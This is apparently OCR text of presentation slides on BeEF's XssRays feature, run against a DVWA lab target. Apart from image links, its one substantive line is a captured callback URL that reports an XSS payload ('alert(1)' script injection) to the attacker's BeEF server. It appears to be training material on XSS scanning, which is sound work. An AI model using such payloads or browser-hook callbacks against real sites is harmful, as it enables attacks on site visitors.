
- http://192.168.84.1:3000/ui/xssrays/rays?**hbsess**=ZdGQG32VvYmozDP3ia0mvNd5PwcjR9lXuzmTmxm1mAckrgjqA9bIfg41Si2eOfVpviNWYk9vi2q3kvZB&**action**=ray&**raysid**=3&**p**=http://192.168.84.128/dvwa/vulnerabilities/xss_r/?name=%22%3E%3Cscript%3Ealert(1)%3C%2Fscript%3E&**n**=Standard%20script%20injection%20double&**m**=GET

DIGESTING: XSSRAYS


BeEF 0.4.2.9-alpha
XssRays Integration

BeEF Owner
(attacker)


DIGESTING: XSSRAYS




DIGESTING: XSSRAYS




DIGESTING: XSSRAYS



